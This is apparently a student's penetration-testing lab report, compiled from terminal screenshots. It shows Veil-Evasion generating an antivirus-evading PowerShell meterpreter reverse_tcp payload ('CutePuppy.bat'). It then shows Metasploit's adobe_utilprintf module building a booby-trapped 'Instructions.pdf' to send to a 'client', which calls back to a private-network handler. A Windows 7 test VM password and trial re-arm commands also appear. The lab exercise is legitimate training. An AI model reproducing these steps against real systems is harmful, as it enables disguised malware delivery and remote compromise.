

Kiauna Newman   Week 5- Project 3 Part 2   4/14/19


Following the steps in Chapter 10-Installing Veil and attempting to run a payload exploit


Oracle VM VirtualBox Manager
Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
Sun 09:55
root@kali: ~/Veil-Evasion/setup
File Edit View Search Terminal Help
Right Ctrl


```
Receiving objects: 100% (3809/3809), 241.91 MiB | 3.90 MiB/s, done.
Resolving deltas: 100% (2137/2137), done.
root@kali:~# cd Veil-Evasion/
root@kali:~/Veil-Evasion# cd setup
root@kali:~/Veil-Evasion/setup# setup.sh -c
bash: setup.sh: command not found
root@kali:~/Veil-Evasion/setup# cd..
bash: cd..: command not found
root@kali:~/Veil-Evasion/setup# cd ..
root@kali:~/Veil-Evasion# cd ..
root@kali:~# cd Veil-Evasion/setup/
root@kali:~/Veil-Evasion/setup# ./setup.sh
 ==========================================================================
            Veil-Evasion (Setup Script) | [Updated]: 2016-09-09
 ==========================================================================
  [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ==========================================================================

 [I] Kali Linux "2019.1" x86_64 detected...


 [?] Are you sure you wish to install Veil-Evasion?

     Continue with installation? ([y]/[s]ilent/[N]o): 
```


Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
Sun 10:16
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
Right Ctrl


```
 [*] VEIL_CATAPULT_PATH = /root/Veil-Catapult/
 [*] Path '/usr/share/veil-output/catapult/' Created
 [*] CATAPULT_RESOURCE_PATH = /usr/share/veil-output/catapult/

 Configuration File Written To '/etc/veil/settings.py'


 [*] Ensuring this account (root) owns veil output directory (/usr/share/veil-output)...
 [*] Ensuring this account (root) has correct ownership of /root/.config/wine/veil
  There was issues installing the following:


Failed to install dependencies... Exit code: 100


 [I] If you have any errors running Veil-Evasion, delete the Veil Wine profile ('rm -rf /root/.con
fig/wine/veil') and re-run: '/root/Veil-Evasion/setup/setup.sh -c'


 [I] Done!

root@kali:~/Veil-Evasion/setup# cd ..
root@kali:~/Veil-Evasion# ./Veil
```


Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
Sun 10:17
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
Right Ctrl


```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use                 Use a specific payload
        info                Information on a specific payload
        list                List available payloads
        update              Update Veil-Evasion to the latest version
        clean               Clean out payload folders
        checkvt             Check payload hashes vs. VirusTotal
        exit                Exit Veil-Evasion

 [menu>>]: 
```


Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 10:19
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
Right Ctrl

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


Payload: powershell/meterpreter/rev_tcp loaded


Required Options:

Name                    Current Value   Description
----                    -------------   -----------
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

Available Commands:

        set             Set a specific option value
        info            Show information about the payload
        options         Show payload's options
        generate        Generate payload
        back            Go to the main menu
        exit            exit Veil-Evasion

[powershell/meterpreter/rev_tcp>>]: 
```



Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 10:22
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
Right Ctrl

```
================================================================================
Veil-Evasion | [Version]: 2.28.2
================================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Payload information:

       Name:            powershell/meterpreter/rev_tcp
       Language:        powershell
       Rating:          Excellent
       Description:     pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
LHOST                   10.1.1.4        IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

[powershell/meterpreter/rev_tcp>>]: 
```


Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 10:23
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
Right Ctrl

```
================================================================================
Veil-Evasion | [Version]: 2.28.2
================================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


[>] Please enter the base name for output files (default is 'payload'): CutePuppy

Language:               powershell
Payload:                powershell/meterpreter/rev_tcp
Required Options:       LHOST=10.1.1.4  LPORT=4444
Payload File:           /usr/share/veil-output/source/CutePuppy.bat
Handler File:           /usr/share/veil-output/handlers/CutePuppy_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.
```

Part 2 of this weeks Project.-Ive downloaded windows 7



IE8 - Win7 [Running] - Oracle VM VirtualBox
Machine View Input Devices Help

have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is

e Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to

Host Name: IE8WIN7
IE Version: 8.0.7601.17514
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!

Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.


Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are therefore time limited. You can find a link to the full license on the desktop.

Activation:
For Windows 7, 8, 8.1 and 10 virtual machines, you need to connect to the Internet in order to activate the trial. In most cases, activation will be done automatically after a few minutes, but you can also enter "***slmgr /ato***" from an administrative command prompt. This will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few minutes after boot stating the days left (in the system tray).

Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (**right-click** on **Command Prompt** and select the '**Run as Administrator**' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk


For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Creating an adobe file called instructions to send to the client




```
+ -- --=[ 540 payloads - 44 encoders - 10 nops       ]
+ -- --=[ 2 evasion                                  ]

msf5 > use exploit/windows/fileformat/adobe_utilprintf
msf5 exploit(windows/fileformat/adobe_utilprintf) > set FILENAME Instructions.pd
f
FILENAME => Instructions.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meterpre
ter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LHOST 10.1.1.4
LHOST => 10.1.1.4
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf5 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  Instructions.pdf yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):
```

Module and Payload Options




```
Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  Instructions.pdf  yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
s, none)
   LHOST     10.1.1.4         yes       The listen address (an interface may be specifie
)
   LPORT     4455             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
```

creating and storing instructions pdf in root.




```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
s, none)
   LHOST     10.1.1.4         yes       The listen address (an interface may be specifie
)
   LPORT     4455             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'Instructions.pdf' file...
[+] Instructions.pdf stored at /root/.msf4/local/Instructions.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > 
```

Following the steps to began a payload exploit



